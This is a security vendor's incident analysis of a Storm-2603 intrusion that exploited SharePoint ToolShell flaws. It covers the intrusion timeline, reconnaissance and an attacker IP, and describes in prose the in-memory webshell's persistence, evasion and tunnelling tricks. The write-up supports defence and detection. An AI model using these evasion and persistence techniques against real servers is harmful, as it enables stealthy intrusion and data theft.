❌

Reading view

The SOC Files 5: Ghost in the pipeline, or a fileless SharePoint breach by Storm-2603
Executive summary

In 2025, several threat actors exploited CVE-2025-53770 and CVE-2025-53771 (ToolShell vulnerabilities) in on-premises Microsoft SharePoint to achieve remote code execution through crafted HTTP requests. One of the threat actors deployed ransomware on the target’s systems after successful exploitation. Microsoft attributed this ransomware-related ToolShell activity to Storm-2603, distinguishing it from other actors whose observed activity was primarily focused on credential theft, espionage, and data exfiltration.

In December, our retrospective analysis identified activity consistent with Storm-2603’s TTPs. This activity involved the attacker using the IIS worker process as an in-memory bridge to the customer’s infrastructure, keeping the access and control layer entirely within w3wp.exe without writing anything to disk. Although subsequent post-exploitation activity generated disk artifacts, the bridge used to maintain access remained memory-resident.

Let’s look in more detail at this attack.

The attack chain, from reconnaissance to infrastructure compromise

The attack chain, from reconnaissance to infrastructure compromise

Intrusion timeline: Strategic latency and exploitation

The intrusion analyzed in this report occurred in two stages, with a temporal gap between initial access and subsequent exploitation activity. The attack timeline was as follows:

  • Dec 20 – Vulnerability fingerprinting: A single HTTP request targeted a SharePoint administrative endpoint associated with the ToolPane component to determine whether the host was vulnerable to CVE-2025-53770.
  • Dec 21-23 – Tactical latency: A three-day period of silence followed the initial probe, separating the vulnerability fingerprinting from subsequent malicious activity and potentially reducing the likelihood of immediate detection.
  • Dec 24 – High-intensity re-engagement: On Christmas Eve, when security staffing at many companies is reduced, the full RCE chain was executed through the IIS worker process (w3wp.exe) on the same endpoint as the initial probe.
  • Dec 26 – Incident discovery: The three-day gap initially prevented the December 20 probe from being correlated with subsequent malicious activity, marking the event as low priority. Retrospective analysis established that the probe was the initial phase of the subsequent intrusion.

Intrusion timeline

Intrusion timeline

Initial access validation phase

Vulnerability fingerprinting

A vulnerability fingerprinting request on December 20 marked the first observed interaction with the target. The request originated from infrastructure associated with ONYPHE, an internet-scale attack surface discovery and management platform for identifying exposed assets, vulnerabilities, and cyberthreats. Unlike widely used tools such as Shodan and Censys, which merely provide a list of internet-facing assets correlated with the open-source data about known vulnerabilities, ONYPHE actually checks if the target system is vulnerable.

Fingerprinting with ONYPHE

Fingerprinting with ONYPHE

The request characteristics were consistent with ONYPHE’s vulnerability checks, which use active, non-intrusive probes to identify internet-exposed systems vulnerable to specific CVEs. For ToolShell, ONYPHE adopted the approach used by Niels Hofmans (hazcod). Namely, it attempts to inject a harmless marker into the target server to find out if it is vulnerable.

OFFICIAL ONYPHE CVE CHECKER (TOOLSHELL)

OFFICIAL ONYPHE CVE CHECKER (TOOLSHELL)

This phase served as a validation step against the SharePoint execution surface exposed over HTTP:

  • The target processed structured requests through the ASP.NET pipeline without rejection.
  • The request path reached application logic capable of handling serialized input.
  • No defensive controls interrupted or altered the execution flow at the application boundary.

Approximately 12 minutes later, a second inbound connection originated from infrastructure associated with Pfcloud UG, a provider operating under a bulletproof hosting (BPH) model. Given the timing and the IP’s documented history of scanning and abusive activity, the connection may represent follow-on reconnaissance against the newly identified target. No exploitation was attempted at this stage.

A connection from an IP address belonging to Pfcloud UG BPH

A connection from an IP address belonging to Pfcloud UG BPH

Active exploitation: Santa took your data and left a backdoor

The main malicious activity occurred on December 24. The actor targeted the same SharePoint host with a crafted request from 45.91.94.204 (45.91.92.0/22, ASN 63473, HostHatch, LLC). This resulted in a webshell execution within the IIS worker process (w3wp.exe). The payload was not written to disk; rather, it was loaded directly into the ASP.NET runtime and used during subsequent request processing. The implant remained resident for the lifetime of the affected application domain. This runtime state was lost when the application pool was recycled or IIS was restarted.

Attack originated from an SPN node

The IP address 45.91.94.204 is a Safing Privacy Network (SPN) node. SPN routes each connection through a multilayer VPN path with multiple relay nodes that can obscure the originating IP.

SPN promotes itself as a network that offers strong privacy protection for internet traffic. Its infrastructure resembles Tor’s in many ways, but with some differences. It features the following capabilities:

  • Speed: Near-VPN performance for high-speed data transfer.
  • Layer 3 support: Supports multiple protocols like TCP, UDP, ICMP (unlike Tor, which only supports TCP).
  • App-routing: Direct tunneling without a browser.
  • Multi-identity: Simultaneous exit nodes to bypass IP rate limits.
  • Fixed-size packets and padding make it harder to analyze its traffic.

It is less common than Tor, and frequently bypasses standard Tor blocklists.

Webshell architecture

The webshell the attackers injected into the w3wp.exe runtime is a multi-module in-memory framework, where execution is orchestrated through the main component (G.cs) and extended via multiple functional units across namespaces.

The implementation follows a modular C# project structure in which each capability is isolated into its own compilation unit and invoked dynamically at runtime.

Webshell components

Webshell components

β€œG.cs” pipeline control and C2

Pipeline control

The main webshell component is G.cs. It orchestrates the implant’s execution context, lifecycle, C2 and session management.

To ensure persistence within the runtime, G.cs performs the following actions:

  • Registers a custom VirtualPathProvider using the non-public RegisterVirtualPassProviderInternal method from the ASP.NET HostingEnvironment class so that ASP.NET uses it for virtual-path processing. The provider is automatically added to the chain of registered virtual path providers.

  • Delegates the provider’s .NET Remoting lifetime policy to the previous provider in the chain, preserving the existing lifetime behavior.

Additionally, to evade defenses and enable the VirtualPathProvider to be registered even if the application in whose AppDomain the webshell is running is precompiled, the module implements the trust control subversion (T1553) technique:

  • Uses reflection to check if the application is precompiled.
  • Extracts pointers for internal state fields for the BuildManager class, which manages application compilation, and modifies them at runtime.

  • Uses reflection once again to force runtime injection.

G.cs uses the GetCacheKey() function as the interception point for the virtual path processing flow. It processes incoming requests to the SharePoint server and checks their headers to filter out requests from the attacker.

The specific User-Agent in the request headers triggers the webshell execution. If the request doesn’t match this condition, the implant remains dormant, making its traffic harder to recognize.

Command and control layer (in-memory transport)

The same core module (G.cs) implements the communication layer.

Instead of relying on external frameworks or standard beacons, it uses a custom binary protocol with XOR-based obfuscation to exchange data with the C2. These communications blend into normal application traffic. The module uses the GetCacheKey() hook to intercept standard HTTP requests. When a specific User-Agent is detected in the request headers, the module parses it, extracts the payload, and establishes a TCP connection to a target host inside the target’s network if needed.

Bidirectional TCP tunnel initialization

Bidirectional TCP tunnel initialization

G.cs establishes a full-duplex proxy tunnel to support interactive control. It stores active target sockets in memory to pair concurrent HTTP read and write channels.

TCP connections from the C2 server to arbitrary hosts inside the target network are supported for pivoting and lateral movement. The traffic is proxied through the SharePoint host.

Target-to-attacker data channel

Target-to-attacker data channel

Attacker-to-target data channel

Attacker-to-target data channel

As can be seen in the screenshots, the attackers used the suo5 tool to implement traffic proxying. Its authors promote it as a stable forward-proxying tool for scenarios where outbound internet connections are prohibited.

To increase its performance, G.cs manipulates ThreadPool by raising its limits for concurrent operations and maximum timeout.

ThreadPool manipulation

ThreadPool manipulation

β€œProg.cs”: Execution entry point and task dispatcher

Prog.cs is the entry point that receives command-line arguments and passes them to uk/London.cs. The latter acts as the orchestrator, handling command parsing and privilege escalation (via named pipe impersonation). We’ll review it in more detail later. If the β€œsuo5” command is provided, London.cs triggers G.cs to hook into the ASP.NET runtime as a memory shell. Once active, G.cs independently processes incoming web traffic inside the web server memory.

Host interaction modules

The following modules provide direct system interaction capabilities, each implemented as a separate unit. London.cs triggers these modules when it receives a corresponding command from Prog.cs.


β€œFileDownloader.cs”

The FileDownloader.cs module downloads arbitrary files from external URLs provided by the C2. It stores the downloaded files in the Program Data directory without any user interaction.


β€œLoggedOnUsers.cs”

This module enumerates logged-on users and identifies their session types (interactive, service, remote). The results are stored in memory. The attackers can retrieve them using the proxy and tunneling capabilities provided by G.cs.


β€œProcessList.cs”

This module lists running processes with full paths to the corresponding executables on the disk. The results are stored in memory and the attackers can retrieve them via G.cs.


β€œNetworkInfo.cs”

This module extracts information about existing network connections, including protocols, local and remote IPs and ports, and connection state. It also enumerates network interfaces and headers. The results are stored in memory and can be retrieved by the attackers via G.cs.

